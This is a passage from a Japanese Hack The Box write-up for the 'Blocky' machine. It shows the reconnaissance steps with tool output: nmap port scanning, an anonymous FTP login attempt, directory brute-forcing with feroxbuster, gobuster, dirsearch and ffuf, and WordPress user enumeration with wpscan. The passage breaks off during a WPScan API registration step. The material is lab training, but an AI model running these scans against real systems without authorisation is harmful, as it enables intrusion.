本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Blocky」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン及びアクセス
(2) 名前解決のためのhostsファイル更新
(3) Webアクセスできるファイル/ディレクトリ調査
(4) WordPressの調査(wpscanを用いたユーザー名取得)
(5) WordPressの調査(wpscanのAPIトークンを用いた詳細調査)
(6) jd-guiを用いたjarファイル確認
(7) SSHを用いてnotchユーザーでログイン
(8) 特権昇格(sudo設定の脆弱性)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン及びアクセス
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)などポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.10.37
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 22:45 JST
Nmap scan report for 10.10.10.37
Host is up (0.35s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
21/tcp open  tcpwrapped
22/tcp open  tcpwrapped
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp open  tcpwrapped
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://blocky.htb
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (97%), Synology DiskStation Manager 7.X (90%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/a:synology:diskstation_manager:7.1 cpe:/o:linux:linux_kernel:4.4
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 2.6.32 - 3.13 (91%), Linux 4.4 (91%), Linux 2.6.32 - 3.10 (91%), Linux 3.13 or 4.2 (90%), Linux 3.16 - 4.6 (90%), Linux 4.8 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   399.97 ms 10.10.16.1
2   400.03 ms 10.10.10.37

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.11 seconds
(2) ftpで接続すると、ProFTPDというソフトウェアを用いてFTPサーバーを構築していることが分かる。また、「ユーザー名:anonymous」と「パスワード:[空白]」でログイン試行してもログインできない。
$ ftp 10.10.10.37
Connected to 10.10.10.37.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.10.37]
Name (10.10.10.37:kali): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
名前解決のためのhostsファイル更新
(1) ブラウザを用いて「http://10.10.10.37/」にアクセスすると、「http://blocky.htb/」にリダイレクトされる。
(2) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.10.37 blocky.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.10.37 blocky.htb」が出力されることを確認する。
(3) ブラウザを用いて「http://blocky.htb/」にアクセスすると、Webページが表示される。
(4) 「http://blocky.htb/」の下部の内容を確認すると、WordPressを用いて構築されたWebサイトであることが分かる。
Webアクセスできるファイル/ディレクトリ調査

(1) feroxbusterを用いてアクセスできるURLを確認し、「http://blocky.htb/wp-login.php」などにアクセスできるためWordPressを使用していることが分かる。
$ feroxbuster -u http://blocky.htb/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
200      GET      326l     1144w    10330c http://blocky.htb/wp-content/themes/twentyseventeen/assets/js/html5.js
200      GET       70l      199w     2397c http://blocky.htb/wp-login.php
200      GET      249l      928w     7682c http://blocky.htb/wp-content/themes/twentyseventeen/assets/js/global.js
301      GET        9l       28w      314c http://blocky.htb/wp-includes => http://blocky.htb/wp-includes/
301      GET        9l       28w      310c http://blocky.htb/plugins => http://blocky.htb/plugins/
200      GET        0l        0w        0c http://blocky.htb/wp-includes/option.php
200      GET        0l        0w        0c http://blocky.htb/wp-includes/post-formats.php
200      GET        0l        0w        0c http://blocky.htb/wp-includes/class-wp-hook.php
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認し、「http://blocky.htb/wp-admin/」などにアクセスできるためWordPressを使用していることが分かる。
$ gobuster dir -u http://blocky.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Blocky_80.txt
ーーー(省略)ーーー
/.htpasswd            (Status: 403) [Size: 294]
/.htaccess            (Status: 403) [Size: 294]
/javascript           (Status: 301) [Size: 313] [--> http://blocky.htb/javascript/]
/phpmyadmin           (Status: 301) [Size: 313] [--> http://blocky.htb/phpmyadmin/]
/plugins              (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
/server-status        (Status: 403) [Size: 298]
/wiki                 (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
/wp-admin             (Status: 301) [Size: 311] [--> http://blocky.htb/wp-admin/]
/wp-content           (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
/wp-includes          (Status: 301) [Size: 314] [--> http://blocky.htb/wp-includes/]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認し、「http://blocky.htb/wp-admin/」などにアクセスできるためWordPressを使用していることが分かる。
$ sudo dirsearch -u http://blocky.htb/
ーーー(省略)ーーー
[06:06:58] 301 -  311B  - /wp-admin  ->  http://blocky.htb/wp-admin/
[06:06:58] 302 -    0B  - /wp-admin/  ->  http://blocky.htb/wp-login.php?redirect_to=http%3A%2F%2Fblocky.htb%2Fwp-admin%2F&reauth=1
[06:06:58] 200 -    1B  - /wp-admin/admin-ajax.php
[06:06:58] 500 -    4KB - /wp-admin/setup-config.php
[06:06:58] 200 -    0B  - /wp-config.php
[06:06:58] 200 -  531B  - /wp-admin/install.php
[06:06:58] 301 -  313B  - /wp-content  ->  http://blocky.htb/wp-content/
[06:06:58] 200 -    0B  - /wp-content/
[06:06:59] 500 -    0B  - /wp-content/plugins/hello.php
[06:06:59] 200 -   84B  - /wp-content/plugins/akismet/akismet.php
[06:06:59] 301 -  314B  - /wp-includes  ->  http://blocky.htb/wp-includes/
[06:06:59] 500 -    0B  - /wp-includes/rss-functions.php
[06:06:59] 200 -    0B  - /wp-cron.php
[06:06:59] 200 -  453B  - /wp-content/uploads/
[06:06:59] 302 -    0B  - /wp-signup.php  ->  http://blocky.htb/wp-login.php?action=register
[06:07:00] 200 -    1KB - /wp-login.php
[06:07:01] 405 -   42B  - /xmlrpc.php
[06:07:14] 200 -    4KB - /wp-includes/
ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認し、「http://blocky.htb/wp-admin/」などにアクセスできるためWordPressを使用していることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://blocky.htb/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 52227, Words: 3306, Lines: 314, Duration: 260ms]
wiki                    [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 338ms]
wp-content              [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 230ms]
plugins                 [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 229ms]
wp-includes             [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 236ms]
javascript              [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 218ms]
wp-admin                [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 227ms]
phpmyadmin              [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 215ms]
                        [Status: 200, Size: 52227, Words: 3306, Lines: 314, Duration: 265ms]
server-status           [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 216ms]
ーーー(省略)ーーー
WordPressの調査(wpscanを用いたユーザー名取得)
(1) アクセスできるファイル/ディレクトリの調査結果からWordPressが動作していることが分かる。そのため、WordPressの管理画面のURL(http://blocky.htb/wp-admin/)にアクセスすると、「http://blocky.htb/wp-login.php」にリダイレクトされる。
(2) wpscanを再インストールする。
# sudo apt remove wpscan && apt install wpscan


# wpscan --update
(3) wpscanでユーザー名を調査したところ、notchというユーザーが設定されていることが分かる。
$ wpscan --url http://blocky.htb/ --enumerate u
ーーー(省略)ーーー
[i] User(s) Identified:

[+] notch
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blocky.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Notch
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Aug  9 09:11:48 2025
[+] Requests Done: 56
[+] Cached Requests: 7
[+] Data Sent: 13.832 KB
[+] Data Received: 458.008 KB
[+] Memory used: 180.617 MB
[+] Elapsed time: 00:00:17
WordPressの調査(wpscanのAPIトークンを用いた詳細調査)
(1) 無料のAPIトークンを取得するために「https://wpscan.com/」にアクセスして「Start for free」をクリックする。
(2) ユーザー名やパスワードなど必要な情報を入力して、「Register」をクリックする。

(3) 確認メールが届くため、メールに記載されたURLをクリックする。
(4) ログイン画面が表示されるため、設定したメールアドレスとパスワードを入力してログインする。
(5) 